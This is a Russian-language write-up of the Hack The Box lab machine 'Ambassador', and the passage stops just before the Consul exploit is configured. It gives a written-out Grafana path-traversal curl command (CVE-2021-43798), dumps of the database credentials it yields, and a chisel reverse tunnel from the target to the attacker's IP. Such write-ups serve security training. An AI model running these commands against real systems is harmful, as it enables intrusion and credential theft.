
[CVE-2021-43798 + RCE Consul | HTB Medium | Ambassador]
NetRunner
Резолвим хост в /etc/hosts:
10.10.11.183 amba.htb
Перечислим сервисы:
PORT    STATE SERVICE VERSION
22/tcp   open ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open http   Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open ppp?
3306/tcp open mysql  MySQL 8.0.30-0ubuntu0.20.04.2

Проверяя веб приложение на 80 порту заметим намек на вектор атаки:
А также, проверяя куки увидим, что имеется кука grafana_session, а значит на машине используется сервис для сис. администрирования Grafana, дефолтный порт страницы авторизации которого как раз таки 3000.
Постучавшись на http://amba.htb:3000/ получаем редирект на страницу авторизации:

Находим, что данная версия Grafana имеет уязвимость CVE-2021-43798.
Она позволяет получить доступ к системным файлам, используя плагины из Grafana сервиса.
https://www.exploit-db.com/exploits/50581
https://github.com/julesbozouklian/CVE-2021-43798
Используем Metasploit:



Успешно проэксплуатировав уязвимость получаем конфиг /etc/grafana/grafana.ini, в котором находим креды для БД Графаны и ее расположение.
# Either "mysql", "postgres" or "sqlite3", it's your choice
;type = sqlite3
;host = 127.0.0.1:3306
;name = grafana
;user = root

...

#################################### Paths ##########################
[paths]
# Path to where grafana can store temp files, sessions, and the sqlite3 db (if that is used)
;data = /var/lib/grafana
Зная название БД и имея к ней доступ через плагин alertlist выгружаем ее через curl:
> curl --path-as-is http://amba.htb:3000/public/plugins/alertlist/../../../../../../../../../../var/lib/grafana/grafana.db -o grafana.db

> sqlite3 grafana.db
SQLite version 3.39.4 2022-09-29 15:55:41
Enter ".help" for usage hints.
sqlite> .help
.archive ...            Manage SQL archives
.auth ON|OFF            Show authorizer callbacks
.backup ?DB? FILE       Backup DB (default "main") to FILE
.bail on|off            Stop after hitting an error. Default OFF
.binary on|off          Turn binary output on or off. Default OFF
.cd DIRECTORY           Change the working directory to DIRECTORY
.changes on|off         Show number of rows changed by SQL
.check GLOB             Fail if output since .testcase does not match
.clone NEWDB            Clone data into NEWDB from the existing database
.connection [close] [#] Open or close an auxiliary database connection
.databases              List names and files of attached databases
.dbconfig ?op? ?val?    List or change sqlite3_db_config() options
.dbinfo ?DB?            Show status information about the database
.dump ?OBJECTS?         Render database content as SQL
.echo on|off            Turn command echo on or off
.eqp on|off|full|...    Enable or disable automatic EXPLAIN QUERY PLAN
.excel                  Display the output of next command in spreadsheet
.exit ?CODE?            Exit this program with return-code CODE
.expert                 EXPERIMENTAL. Suggest indexes for queries
.explain ?on|off|auto?  Change the EXPLAIN formatting mode. Default: auto
.filectrl CMD ...       Run various sqlite3_file_control() operations
.fullschema ?--indent?  Show schema and the content of sqlite_stat tables
.headers on|off         Turn display of headers on or off
.help ?-all? ?PATTERN?  Show help text for PATTERN
.import FILE TABLE      Import data from FILE into TABLE
.imposter INDEX TABLE   Create imposter table TABLE on index INDEX
.indexes ?TABLE?        Show names of indexes
.limit ?LIMIT? ?VAL?    Display or change the value of an SQLITE_LIMIT
.lint OPTIONS           Report potential schema issues.
.load FILE ?ENTRY?      Load an extension library
.log FILE|off           Turn logging on or off. FILE can be stderr/stdout
.mode MODE ?OPTIONS?    Set output mode
.nonce STRING           Suspend safe mode for one command if nonce matches
.nullvalue STRING       Use STRING in place of NULL values
.once ?OPTIONS? ?FILE?  Output for the next SQL command only to FILE
.open ?OPTIONS? ?FILE?  Close existing database and reopen FILE
.output ?FILE?          Send output to FILE or stdout if FILE is omitted
.parameter CMD ...      Manage SQL parameter bindings
.print STRING...        Print literal STRING
.progress N             Invoke progress handler after every N opcodes
.prompt MAIN CONTINUE   Replace the standard prompts
.quit                   Exit this program
.read FILE              Read input from FILE or command output
.recover                Recover as much data as possible from corrupt db.
.restore ?DB? FILE      Restore content of DB (default "main") from FILE
.save ?OPTIONS? FILE    Write database to FILE (an alias for .backup ...)
.scanstats on|off       Turn sqlite3_stmt_scanstatus() metrics on or off
.schema ?PATTERN?       Show the CREATE statements matching PATTERN
.selftest ?OPTIONS?     Run tests defined in the SELFTEST table
.separator COL ?ROW?    Change the column and row separators
.sha3sum ...            Compute a SHA3 hash of database content
.shell CMD ARGS...      Run CMD ARGS... in a system shell
.show                   Show the current values for various settings
.stats ?ARG?            Show stats or turn stats on or off
.system CMD ARGS...     Run CMD ARGS... in a system shell
.tables ?TABLE?         List names of tables matching LIKE pattern TABLE
.testcase NAME          Begin redirecting output to 'testcase-out.txt'
.testctrl CMD ...       Run various sqlite3_test_control() operations
.timeout MS             Try opening locked tables for MS milliseconds
.timer on|off           Turn SQL timer on or off
.trace ?OPTIONS?        Output each SQL statement as it is run
.vfsinfo ?AUX?          Information about the top-level VFS
.vfslist                List all available VFSes
.vfsname ?AUX?          Print the name of the VFS stack
.width NUM1 NUM2 ...    Set minimum column widths for columnar output

sqlite> .tables
alert                      login_attempt
alert_configuration        migration_log
alert_instance             ngalert_configuration
alert_notification         org
alert_notification_state   org_user
alert_rule                 playlist
alert_rule_tag             playlist_item
alert_rule_version         plugin_setting
annotation                 preferences
annotation_tag             quota
api_key                    server_lock
cache_data                 session
dashboard                  short_url
dashboard_acl              star
dashboard_provisioning     tag
dashboard_snapshot         team
dashboard_tag              team_member
dashboard_version          temp_user
data_source                test_data
kv_store                   user
library_element            user_auth
library_element_connection user_auth_token

sqlite> .dump data_source
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE `data_source` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL
, `org_id` INTEGER NOT NULL
, `version` INTEGER NOT NULL
, `type` TEXT NOT NULL
, `name` TEXT NOT NULL
, `access` TEXT NOT NULL
, `url` TEXT NOT NULL
, `password` TEXT NULL
, `user` TEXT NULL
, `database` TEXT NULL
, `basic_auth` INTEGER NOT NULL
, `basic_auth_user` TEXT NULL
, `basic_auth_password` TEXT NULL
, `is_default` INTEGER NOT NULL
, `json_data` TEXT NULL
, `created` DATETIME NOT NULL
, `updated` DATETIME NOT NULL
, `with_credentials` INTEGER NOT NULL DEFAULT 0, `secure_json_data` TEXT NULL, `read_only` INTEGER NULL, `uid` TEXT NOT NULL DEFAULT 0);
INSERT INTO data_source VALUES(2,1,1,'mysql','mysql.yaml','proxy','','dontStandSoCloseToMe63221!','grafana','grafana',0,'','',0,X'7b7d','2022-09-01 22:43:03','2022-10-24 14:24:03',0,'{}',1,'uKewFgM4z');
COMMIT;
Изучив БД находим пароль для MySQL, расположенной на порту 3306. Подключаемся:
> mysql --host amba.htb -u grafana -p
Enter password: dontStandSoCloseToMe63221!

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input

MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.137 sec)

MySQL [(none)]> use whackywidget
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.132 sec)

MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user     | pass                                      |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.134 sec)
Получаем закодированный в base64 пароль.
Декодим, подключаемся по SSH и берем юзера.
> echo YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== | base64 -d
anEnglishManInNewYork027468
> ssh developer@amba.htb
developer@amba.htb's password:

Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
Last login: Mon Oct 24 17:16:55 2022 from 10.10.16.43

bash-5.0$ ls
snap user.txt
Повышение привилегий
Используя linpeas, находим git-репозиторий:
╔══════════╣ Analyzing Github Files (limit 70)

-rw-rw-r-- 1 developer developer 93 Sep 2 02:28 /home/developer/.gitconfig
drwxrwxr-x 8 root root 4096 Mar 14 2022 /opt/my-app/.git
Изучим его:
developer@ambassador:/opt/my-app/.git$ git log
fatal: detected dubious ownership in repository at '/opt/my-app/.git'
To add an exception for this directory, call:

   git config --global --add safe.directory /opt/my-app/.git
developer@ambassador:/opt/my-app/.git$ git config --global --add safe.directory /opt/my-app/.git

developer@ambassador:/opt/my-app/.git$
developer@ambassador:/opt/my-app/.git$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:  Sun Mar 13 23:47:36 2022 +0000

   tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:  Sun Mar 13 23:44:45 2022 +0000

   config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:  Sun Mar 13 22:47:01 2022 +0000

   created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:  Sun Mar 13 22:44:11 2022 +0000

   .gitignore
developer@ambassador:/opt/my-app/.git$

developer@ambassador:/opt/my-app/.git$ git show c982db8eff6f10f8f3a7d802f79f2705e7a21b55
commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:  Sun Mar 13 23:44:45 2022 +0000
 config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
new file mode 100755
index 0000000..35c08f6
--- /dev/null
+++ b/whackywidget/put-config-in-consul.sh
@@ -0,0 +1,4 @@
+# We use Consul for application config in production, this script will help set the correct values for the app
+# Export MYSQL_PASSWORD before running
+
+consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
Находим токен для сервиса Consul, используемого на машине.
Также выясняем версию сервиса:
developer@ambassador:/opt/my-app/.git$ apt list | grep "consul"

consul/focal,now 1.13.2-1 amd64 [installed]
Находим эксплойт для сервиса в Metasploit:

Настроим TCP-туннель с Ambassador машины на нашу, чтобы проэксплуатировать уязвимость.
https://book.hacktricks.xyz/generic-methodologies-and-resources/tunneling-and-port-forwarding.
Используем для этого chisel.
На локальной машине:
~/tools> ./chisel server -p 8080 --reverse
2022/10/24 22:58:49 server: Reverse tunnelling enabled
2022/10/24 22:58:49 server: Fingerprint ``tx4Ngv/UtweTvoIMDAuUoDe7G6BoF9m88xU+//DNXSM=
2022/10/24 22:58:49 server: Listening on http://0.0.0.0:8080
На атакуемой машине:
developer@ambassador:~/.tmp$ ./chisel client 10.10.16.45:8080 R:8500:127.0.0.1:8500
2022/10/24 19:05:36 client: Connecting to ws://10.10.16.45:8080
2022/10/24 19:05:38 client: Connected (Latency 130.006367ms)

Отлично, теперь мы можешь обращаться к Consul по адресу 127.0.0.1:8500.
Зададим параметры для пейлоада в metasploit:
